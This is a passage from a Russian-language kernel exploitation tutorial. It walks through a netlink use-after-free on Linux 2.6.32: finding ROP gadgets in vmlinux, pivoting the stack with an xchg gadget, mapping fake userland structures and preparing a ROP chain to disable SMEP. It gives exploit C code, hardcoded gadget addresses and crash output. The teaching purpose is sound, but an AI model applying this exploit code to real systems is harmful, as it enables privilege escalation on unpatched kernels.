PFN пользовательского адреса `uaddr` может быть получен путём поиска файла pagemap и считывания 8-байтового значения со смещением:

```
PFN(uaddr) = (uaddr/4096) * sizeof(void*)
```

Если вы хотите узнать больше об этой атаке, обратитесь к статье Ret2dir: Переосмысление изоляции ядра.

Перезапись записей структуры страниц

Если мы снова обратимся к разделу 4.6.1 на раздел «Определение прав доступа» (4.6.1) в документации Intel, мы увидим следующее:

```
Access rights are also controlled by the mode of a linear address as specified by
the paging-structure entries controlling the translation of the linear address.

If the U/S flag (bit 2) is 0 in at least one of the paging-structure entries, the
address is a supervisor-mode address. Otherwise, the address is a user-mode address.
```

Адрес, к которому мы пытаемся перейти, считается адресом пространства пользователя, поскольку установлен флаг `U/S`.

Один из способов обойти SMEP – изменить хотя бы одну запись структуры страниц (PTE, PMD и так далее) и очистить бит 2. Это подразумевает, что мы знаем, где именно в памяти находится PGD/PUD/PMD/PTE. Такого рода атаки легче проводить с произвольными примитивами чтения/записи.

В поисках гаджетов

Поиск ROP-гаджетов в ядре схож с этим процессом в пространстве пользователя. Для начала нам понадобится двоичный файл `vmlinux` и (необязательно) файлы `System.map`, которые мы уже извлекли в третьей главе. Поскольку `vmlinux` – это двоичный ELF-файл, мы можем использовать `ROPgadget`.

Тем не менее, vmlinux – не совсем типичный двоичный ELF-файл. В него встроены специальные разделы. Если вы рассмотрите их поближе, используя `readelf`, то увидите, что их достаточно много:

```
$ readelf -l vmlinux-2.6.32

Elf file type is EXEC (Executable file)
Entry point 0x1000000
There are 6 program headers, starting at offset 64

Program Headers:
  Type       Offset             VirtAddr           PhysAddr
             FileSiz            MemSiz              Flags  Align
  LOAD       0x0000000000200000 0xffffffff81000000 0x0000000001000000
             0x0000000000884000 0x0000000000884000  R E    200000
  LOAD       0x000000000c00000  0xffffffff81a00000 0x0000000001a00000
             0x00000000000225bd0 0x00000000000225bd0  RWE    200000
  LOAD       0x0000000001000000 0xffffffffff600000 0x0000000001c26000
             0x00000000000008d8 0x00000000000008d8  R E    200000
  LOAD       0x0000000001200000 0x0000000000000000 0x0000000001c27000
             0x000000000001ff58 0x000000000001ff58  RW     200000
  LOAD       0x0000000001247000 0xffffffff81c47000 0x0000000001c47000
             0x0000000000144000 0x0000000000835000  RWE    200000
  NOTE       0x000000000760f14  0xffffffff81560f14  0x0000000001560f14
             0x000000000000017c 0x000000000000017c         4

 Section to Segment mapping:
  Segment Sections...
   00     .text .notes __ex_table .rodata __bug_table .pci_fixup __ksymtab __ksymtab_gpl __kcrc
tab __kcrctab_gpl __ksymtab_strings __init_rodata __param __modver
   01     .data
   02     .vsyscall_0 .vsyscall_fn .vsyscall_gtod_data .vsyscall_1 .vsyscall_2 .vgetcpu_mode .j
iffies     .fence_wdog_jiffies64
   03     .data.percpu
   04     .init.text .init.data .x86_cpu_dev.init .parainstructions .altinstructions .altinstr_
replacement .exit.text .smp_locks .data_nosave .bss .brk
   05     .notes
```

В частности, мы видим раздел `.init.text`, который выглядит исполняемым (используйте модификатор `-t`):

```
[25] .init.text
       PROGBITS            PROGBITS        ffffffff81c47000 0000000001247000 0
       000000000004904a 0000000000000000 0              16
```

```
        [0000000000000006]: ALLOC, EXEC
```

В этом разделе описывается код, который используется только во время процесса загрузки. Код, принадлежащий этому разделу, можно получить с помощью макроса препроцессора `__init`, определенного здесь:

```
#define __init      __section(.init.text) __cold notrace
```

Например:

```
// [mm/slab.c]

/*
 * Инициализация. Вызывается до инициализации аллокатора страниц и до smp_init().
 */
void __init kmem_cache_init(void)
{
  // ... вырезано ...
}
```

После завершения фазы инициализации этот код не будет отображаться в памяти. Другими словами, использование гаджета из этого раздела приведёт к сбою страницы в пространстве ядра, что, в свою очередь, приведёт к его аварийному завершению.

Из-за этого (другие специальные исполняемые разделы также имеют свои ловушки и особенности), мы избегаем поиска гаджетов в этих «специальных разделах» и ограничиваем исследование только разделом «`.text`». Начальный и конечный адреса можно найти с символами `_text` и `_etext`:

```
$ egrep " _text$| _etext$" System.map-2.6.32
ffffffff81000000 T _text
ffffffff81560f11 T _etext
```

Или с помощью `readelf` (модификатор `-t`):

```
[ 1] .text
     PROGBITS              PROGBITS f     ffffffff81000000 0000000000200000 0
     0000000000560f11 0000000000000000 0              4096
     [0000000000000006]: ALLOC, EXEC
```

Давайте извлечём все гаджеты с помощью:

```
$ ./ROPgadget.py --binary vmlinux-2.6.32 --range 0xffffffff81000000-0xffffffff81560f11 | sort >
gadget.lst
```

> Внимание: гаджеты из `[_text`; `_etext[` не обязательно будут 100% действительны (по разным причинам). Перед выполнением ROP-цепочки, нужно обязательно проверить память (Отладка ядра с помощью GDB).

Отлично, теперь у нас всё готово к продолжению работы.

«Поворот» стеков

Из предыдущих разделов мы вынесли, что:

- Происходит сбой ядра (ошибка страницы) при попытке перейти к коду пользователя из-за SMEP;
- SMEP можно отключить, изменив бит на CR4;
- Мы можем использовать только гаджеты в разделе `.text` и извлекать их с помощью `ROPgadget`.

В разделе «Основные концепции четвёртой главы» мы увидели, что при выполнении кода системного вызова стек ядра (rsp) указывает на текущий *стек потоков ядра*. В этом разделе мы будем использовать наш примитив произвольного вызова, чтобы направить стек на раздел пространства пользователя. Это позволит нам контролировать «поддельный» стек и выполнять выбранную ROP-цепочку.

Анализ данных, контролируемых атакующим

Мы уже детально рассмотрели функцию *__wake_up_common()* в третьей главе. Напомним, код выглядит так:

```
static void __wake_up_common(wait_queue_head_t *q, unsigned int mode,
            int nr_exclusive, int wake_flags, void *key)
{
    wait_queue_t *curr, *next;

    list_for_each_entry_safe(curr, next, &q->task_list, task_list) {
        unsigned flags = curr->flags;

        if (curr->func(curr, mode, wake_flags, key) &&
                (flags & WQ_FLAG_EXCLUSIVE) && !--nr_exclusive)
            break;
    }
}
```

Он вызывается с помощью следующего действия (с перераспределением мы почти полностью контролируем содержимое `nlk`):

```
__wake_up_common(&nlk->wait, TASK_INTERRUPTIBLE, 1, 0, NULL)
```

В нашем случае, примитив произвольного вызова вызывается отсюда:

```
ffffffff810618f7:   44 8b 20        mov    r12d,DWORD PTR [rax]          // "flags = curr->flags"
ffffffff810618fa:   4c 89 f1        mov    rcx,r14                       // 4ый arg: "key"
ffffffff810618fd:   44 89 fa        mov    edx,r15d                      // 3ий arg: "wake_flags"
ffffffff81061900:   8b 75 cc        mov    esi,DWORD PTR [rbp-0x34]      // 2ой arg: "mode"
ffffffff81061903:   48 89 c7        mov    rdi,rax                       // 1ый arg: "curr"
ffffffff81061906:   ff 50 10        call   QWORD PTR [rax+0x10]          // ПРИМИТИВ ПРОИЗВОЛЬНОГО ВЫЗОВА
```

Перезапустим эксплойт:

```
...
[+] g_uland_wq_elt addr = 0x602860
[+] g_uland_wq_elt.func = 0x4014c4
...
```

Состояние регистра при сбое:

```
[ 453.993810] RIP:  0010:[<00000000004014c4>] [<00000000004014c4>] 0x4014c4
                          ^ &payload()
[ 453.993932] RSP:  0018:ffff88001b527e60 EFLAGS: 00010016
```

```
                      ^ kernel thread stack top
[ 453.994003] RAX:  0000000000602860      RBX: 0000000000602878 RCX:    0000000000000000
                    ^ curr                ^ &task_list.next           ^ "key" arg
[ 453.994086] RDX:  0000000000000000 RSI: 0000000000000001 RDI:       0000000000602860
                    ^ "wake_flags" arg    ^ "mode" arg                ^ curr
[ 453.994199] RBP:  ffff88001b527ea8 R08: 0000000000000000 R09:       00007fc0fa180700
                    ^ thread stack base   ^ "key" arg                 ^ ???
[ 453.994275] R10:  00007fffa3c8b860 R11: 0000000000000202 R12:       0000000000000001
                    ^ ???                 ^ ???                       ^ curr->flags
[ 453.994356] R13:  ffff88001bdde6b8 R14: 0000000000000000 R15:       0000000000000000
                    ^ nlk->wq [REALLOC]   ^ "key" arg                 ^ "wake_flags" arg
```

Ого, похоже на то, что нам действительно повезло! И `rax`, и `rbx`, и `rdi` указывают на элемент очереди ожидания нашего пространства пользователя. Конечно, это не просто случайное везение. Это – ещё одна причина, по которой мы выбираем именно этот примитив произвольного вызова в первую очередь.

«Поворот»

Не стоит забывать, что **стек определяется только регистром** `rsp`. Для его перезаписи мы можем использовать один из наших контролируемых регистров. Обычно, в такой ситуации используется такой гаджет:

```
xchg rsp, rXX ; ret
```

Он обменивается значением *rsp* с управляемым регистром, сохраняя его. Следовательно, это поможет нам впоследствии восстановить указатель стека.

> Примечание: вместо этого, вы *можете* использовать гаджет `mov`, но в этом случае вы потеряете текущее значение указателя стека и, следовательно, можно подумать, что вы не сможете восстановить стек позже. Но и это не совсем так... Это можно будет сделать, используя `RBP` или переменную `kernel_stack` (Основные концепции четвёртой главы), и добавив «фиксированное смещение», поскольку макет стека известен и определён. Инструкция `xchg` делает всё ещё проще.

```
$ egrep "xchg [^;]*, rsp|xchg rsp, " ranged_gadget.lst.sorted
0xffffffff8144ec62 : xchg rsi, rsp ; dec ecx ; cdqe ; ret
```

Похоже, у нас есть только 1 гаджет, который способен провернуть всё это в образе ядра. Кроме того, значение `rsi` равно `0x0000000000000001` (и мы не можем его контролировать). Это **подразумевает разметку страницы по нулевому адресу, который больше не способен** предотвратить использование ошибок `NULL-deref`.

Давайте немного расширим область поиска до регистра `esp`, который принесёт гораздо больше результатов:

```
$ egrep "(: xchg [^;]*, esp|: xchg esp, ).*ret$" ranged_gadget.lst.sorted
...
0xffffffff8107b6b8 : xchg eax, esp ; ret
...
```

Однако здесь инструкция `xchg` работает с 32-битными регистрами. То есть **32 самых важных бита будут обнулены!**

Если вы всё ещё не убедились в этом - просто запустите (и отладьте) следующую программу:


```
# Build-and-debug with: as test.S -o test.o; ld test.o; gdb ./a.out

.text
.global _start

_start:
   mov $0x1aabbccdd, %rax
   mov $0xffff8000deadbeef, %rbx
   xchg %eax, %ebx                  # <---- убеждаемся, что "rax" и "rbx" прошли эту инструкцию (gdb)
```

Из всего получается, что после выполнения гаджета для поворота стека 64-битные регистры становятся такими:

- `rax` = `0xffff88001b527e60` & `0x00000000ffffffff` = `0x000000001b527e60`
- `rsp` = `0x0000000000602860` & `0x00000000ffffffff` = `0x0000000000602860`

На самом деле это не является проблемой благодаря разметке виртуальных адресов, где адрес пространства пользователя находится в диапазоне от `0x0` до `0x00007fffffff000` (Основные концепции четвёртой главы). Другими словами, любой адрес `0x00000000XXXXXXXX` будет являться действительным адресом пространства пользователя.

Теперь стек указывает на пространство пользователя, где мы можем контролировать данные, и запускает ROP-цепочку. Вот состояние регистра до и после выполнения гаджета для поворота стека:



> Дополнение: `RSP` указывает на 8 байтов после `RDI`, так как инструкция `ret` "выявляет" значение перед его выполнением (значит, она должна указывать на `private`). Подробнее разберёмся в следующем разделе.
>
> Примечание: `rax` указывает на «случайный» адрес пространства пользователя, поскольку он содержит только наименее значимые байты предыдущего значения `rsp`.

Преодоление алиасинга (наложения)

Прежде чем двигаться дальше, нужно кое с чем разобраться:

- Новый «поддельный» стек теперь совмещается с объектом элемента очереди ожидания (в пространстве пользователя);

- Поскольку 32 наиболее значимых бита обнуляются, поддельный стек должен быть размечен на адрес меньше, чем `0x100000000`.

Прямо сейчас `g_uland_wq_elt` объявлен глобально (то есть `bss`). Его адрес `0x602860`, а это меньше, чем `0x100000000`.

Наложение может оказаться проблемой, поскольку:

- Оно вынуждает нас использовать гаджет **подъёма стека**, чтобы «перепрыгнуть через» гаджет `func` (то есть гаджет поворота стека не будет выполнен повторно);
- Накладывает на гаджеты некоторые ограничения, так как элемент очереди ожидания должен оставаться действительным (в `__wake_up_common()`).

Есть два способа решения этой проблемы:

1) Можно сохранять наложение поддельного стека и очереди ожидания и использовать **подъём стека** с ограниченными гаджетами;
2) Можно переместить `g_uland_wq_elt` в «верхнюю» память (после отметки `0x100000000`).

Оба способа вполне себе рабочие.

Например, если вы выберете первый способ (мы не будем), то из-за условия `break` в `__wake_up_common()` у следующего адреса гаджета должны быть установлены наименее значимые биты,:

```
(flags & WQ_FLAG_EXCLUSIVE)        // WQ_FLAG_EXCLUSIVE == 1
```

В этом конкретном примере это первое условие может быть легко преодолено с помощью гаджета `NOP`, в котором уже установлен наименее значимый бит:

```
0xffffffff8100ae3d : nop ; nop ; nop ; ret        // <---- верный гаджет
0xffffffff8100ae3e : nop ; nop ; ret              // <---- НЕПОДХОДЯЩИЙ ГАДЖЕТ
```

Мы же обратим внимание на **второй способ**, поскольку считаем его более «интересным», менее *зависимым от гаджета* и объясняющим технику, которая иногда используется во время применения эксплойта (*получение адресов, относительных друг друга*). Кроме того, у нас будет больше свободы при работе с гаджетами ROP-цепочки, поскольку они будут менее ограничены из-за наложения.

Чтобы объявить элементы нашей (пользовательской) очереди ожидания в произвольном месте, мы используем системный вызов `mmap()` с аргументом `MAX_FIXED`. Сделаем то же самое для «поддельного стека». **Оба будут связаны со следующим свойством**:

```
ULAND_WQ_ADDR = FAKE_STACK_ADDR + 0x100000000
```

Другими словами:


```
(ULAND_WQ_ADDR & 0xffffffff) == FAKE_STACK_ADDR
 ^ pointed by RAX before XCHG   ^ pointed by RSP after XCHG
```

Это уже реализовано в `allocate_uland_structs()`:

```
static int allocate_uland_structs(void)
{
   // произвольное значение, не должно пересекаться с уже размеченной памятью (/proc/<PID>/maps)
   void *starting_addr = (void*) 0x20000000;

   // ... вырезано ...

   g_fake_stack = (char*) _mmap(starting_addr, 4096, PROT_READ|PROT_WRITE,
     MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);

   // ... вырезано ...

   g_uland_wq_elt = (struct wait_queue*) _mmap(g_fake_stack + 0x100000000, 4096, PROT_READ|PROT_WRITE,
     MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);

   // ... вырезано ...
}
```

> Внимание: использование `MAP_FIXED` может «перекрывать» существующую память! Для полноценной реализации мы должны убедиться, что адрес `starting_addr` ещё не используется (например, проверить `/proc/<PID>/maps`); также стоит обратить внимание на реализацию системного вызова `mmap()` – это отличное упражнение, которое многому вас научит.

То есть после выполнения гаджета поворота стека наш макет памяти эксплойта станет таким:



Давайте обновим код эксплойта (предупреждение: `g_uland_wq_elt` теперь является указателем, так что отредактируйте код соответствующим образом):

```
// 'volatile' forces GCC to not mess up with those variables
static volatile struct list_head g_fake_next_elt;
static volatile struct wait_queue *g_uland_wq_elt;
static volatile char *g_fake_stack;

// адреса функций ядра
#define PANIC_ADDR ((void*) 0xffffffff81553684)

// гаджеты ядра в [_text; _etext]
#define XCHG_EAX_ESP_ADDR ((void*) 0xffffffff8107b6b8)

static int payload(void);

// ----------------------------------------------------------------------------

static void build_rop_chain(uint64_t *stack)
{
   memset((void*)stack, 0xaa, 4096);
```

```
   *stack++ = 0;
   *stack++ = 0xbbbbbbbbbbbbbbbb;
   *stack++ = 0xcccccccccccccccc;
   *stack++ = 0xdddddddddddddddd;

   // FIXME: реализовать ROP-цепочку
}

// ---------------------------------------------------------------------------

static int allocate_uland_structs(void)
{
   // произвольное значение, не должно пересекаться с уже размеченной памятью  (/proc/<PID>/maps)
   void *starting_addr = (void*) 0x20000000;
   size_t max_try = 10;

retry:
   if (max_try-- <= 0)
   {
    printf("[-] failed to allocate structures at fixed location\n");
    return -1;
   }

   starting_addr += 4096;

   g_fake_stack = (char*) _mmap(starting_addr, 4096, PROT_READ|PROT_WRITE,
    MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);
   if (g_fake_stack == MAP_FAILED)
   {
    perror("[-] mmap");
    goto retry;
   }

   g_uland_wq_elt = (struct wait_queue*) _mmap(g_fake_stack + 0x100000000, 4096, PROT_READ|PROT_WRITE,
    MAP_FIXED|MAP_SHARED|MAP_ANONYMOUS|MAP_LOCKED|MAP_POPULATE, -1, 0);
   if (g_uland_wq_elt == MAP_FAILED)
   {
    perror("[-] mmap");
    munmap((void*)g_fake_stack, 4096);
    goto retry;
   }

   // paranoid check
   if ((char*)g_uland_wq_elt != ((char*)g_fake_stack + 0x100000000))
   {
    munmap((void*)g_fake_stack, 4096);
    munmap((void*)g_uland_wq_elt, 4096);
    goto retry;
   }

   printf("[+] userland structures allocated:\n");
   printf("[+] g_uland_wq_elt = %p\n", g_uland_wq_elt);
   printf("[+] g_fake_stack = %p\n", g_fake_stack);

   return 0;
}

// ---------------------------------------------------------------------------

static int init_realloc_data(void)
{
   // ... вырезано ...

   nlk_wait->task_list.next = (struct list_head*)&g_uland_wq_elt->task_list;
   nlk_wait->task_list.prev = (struct list_head*)&g_uland_wq_elt->task_list;

   // ... вырезано ...

   g_uland_wq_elt->func = (wait_queue_func_t) XCHG_EAX_ESP_ADDR; // <----- ПОВОРОТ СТЕКА !

   // ... вырезано ...
}

// ---------------------------------------------------------------------------
```

```
int main(void)
{
   // ... вырезано ...

   printf("[+] successfully migrated to CPU#0\n");

   if (allocate_uland_structs())
   {
     printf("[-] failed to allocate userland structures!\n");
     goto fail;
   }

   build_rop_chain((uint64_t*)g_fake_stack);
   printf("[+] ROP-chain ready\n");

   // ... cut ...
}
```

Как вы могли заметить (в `build_rop_chain()`), мы прописываем временную и недопустимую временную ROP-цепочку только в целях отладки. Первый адрес гаджета `0x00000000` вызовет **двойную ошибку**.

Запустим эксплойт:

```
...
[+] userland structures allocated:
[+] g_uland_wq_elt = 0x120001000
[+] g_fake_stack = 0x20001000
[+] g_uland_wq_elt.func = 0xffffffff8107b6b8
...
```

```
[ 79.094437] double fault: 0000 [#1] SMP
[ 79.094738] CPU 0
...
[ 79.097909] RIP: 0010:[<0000000000000000>] [<(null)>] (null)
[ 79.097980] RSP: 0018:0000000020001008 EFLAGS: 00010012
[ 79.098024] RAX: 000000001c123e60 RBX: 0000000000602c08 RCX: 0000000000000000
[ 79.098074] RDX: 0000000000000000 RSI: 0000000000000001 RDI: 0000000120001000
[ 79.098124] RBP: ffff88001c123ea8 R08: 0000000000000000 R09: 00007fa46644f700
[ 79.098174] R10: 00007fffd73a4350 R11: 0000000000000206 R12: 0000000000000001
[ 79.098225] R13: ffff88001c999eb8 R14: 0000000000000000 R15: 0000000000000000
...
[ 79.098907] Stack:
[ 79.098954] bbbbbbbbbbbbbbbb cccccccccccccccc dddddddddddddddd aaaaaaaaaaaaaaaa
[ 79.099209] <d> aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa
[ 79.100516] <d> aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaa
[ 79.102583] Call Trace:
[ 79.103844] Code: Bad RIP value.
[ 79.104686] RIP [<(null)>] (null)
[ 79.105332] RSP <0000000020001008>
...
```

Отлично – всё так, как мы и ожидали! `RSP` указывает на второй гаджет нашей ROP-цепочки в нашем *поддельном стеке*. При попытке выполнить первый гаджет дважды произошла ошибка, что указывает на нулевой адрес (`RIP=0`).

Помните, что `ret` сначала «выталкивает» значение в `rip`, а только ЗАТЕМ выполняет его! Вот почему `RSP` указывает на второй гаджет (не на первый).

Теперь мы готовы приступить к написанию настоящей ROP-цепочки!

> Примечание: **форсирование двойной ошибки - хороший способ отладки ROP-цепочки, поскольку это приведёт к сбою ядра и сбросу как регистров, так и стека**.

Отладка ядра с помощью GDB

Отладка ядра (без SystemTap) может быть пугающей процедурой для новичков. В предыдущих статьях мы уже столкнулись с несколькими разными способами отладки ядра:

- SystemTap
- netconsole

Тем не менее, иногда нам будет необходимо отлаживать более «низкоуровневые» элементы, причём, желательно – пошагово.

Как и в случае с любым другим двоичным файлом (Linux является ELF), вы можете использовать GDB для его отладки.

Большинство решений по виртуализации настраивают GDB-сервер, к которому вы можете подключиться для отладки «гостевой» системы. Например, при работе с 64-битным ядром vmware настраивает `gdbserver` на порт `8864`. Если же он не настроен, то стоит обратиться к инструкции и документации.

Из-за хаотичной параллельной природы ядра при отладке можно ограничить количество процессоров до одного. Предположим, что нам нужно отладить примитив произвольного вызова. Можно было бы попытаться установить точку останова непосредственно перед вызовом (то есть `call [rax + 0x10]`), но этого делать не нужно! Причина в том, что многие пути ядра (включая обработчик прерываний) вызывают этот код – следовательно, вы постоянно будете получать остановки, причём даже не находясь на своём собственном пути.

Хитрость заключается в том, чтобы установить точку останова ранее (в отношении `callstack`) и на не очень используемый путь, который будет очень специфичен для вашей конкретной ошибки/эксплойта. В нашем случае мы сделаем это на функции `netlink_setsockopt()` непосредственно перед вызовом `__wake_up()` (расположенным по адресу `0xffffffff814b81c7`):

```
$ gdb ./vmlinux-2.6.32 -ex "set architecture i386:x86-64" -ex "target remote:8864" -ex "b * 0xf
fffffff814b81c7" -ex "continue"
```

Помните, что наш эксплойт достигает этого кода трижды: два раза – для разблокирования потока и один – для достижения произвольного вызова. Таким образом, нам стоит продолжать работу вплоть до третьего останова, а затем выполнить пошаговую отладку (с помощью `ni` и `si`). Кроме того, `__wake_up()` выполняет ещё один вызов перед `__wake_up_common()`, и, может быть, вам захочется использовать `finish`.

Начиная с этого момента, это будет просто «обычный» сеанс отладки.

> Внимание: не забудьте «отсоединиться» перед выходом из GDB. В противном случае это может привести к «странным» проблемам, которые могут сбить с толку ваш инструмент виртуализации.

ROP-цепочка

В предыдущем разделе мы проанализировали состояние устройства (регистров) перед использованием примитива произвольного вызова. Мы подобрали гаджет, который осуществит поворот стека с помощью инструкции `xchg`, использующей 32-битные регистры. По этой же причине, произошло наложение «нового стека» и элемента очереди ожидания пространства пользователя. Чтобы решить эту проблему, мы используем небольшую хитрость, которая поможет нам избежать наложения и оставить стек направленным на стек пространства пользователя. Это также поможет нам ослабить ограничения на будущих гаджетах, избежать подъёма стека и так далее.

В этом разделе мы создадим ROP-цепочку, которая:

- Сохранит ESP и RBP в памяти пространства пользователя для будущего восстановления;
- Отключит SMEP, изменив соответствующий бит CR4 (Обход SMEP-стратегий);
- Перейдёт к обёртке полезной нагрузки.

Обратите внимание, что всё, что мы будем здесь делать, очень похоже на то, что происходит при использовании ROP в пространстве пользователя. Кроме того, весь этот процесс крайне зависим от целевого устройства – особенно от гаджетов. Учитывайте, что эта ROP-цепочка создаётся с помощью доступных гаджетов.

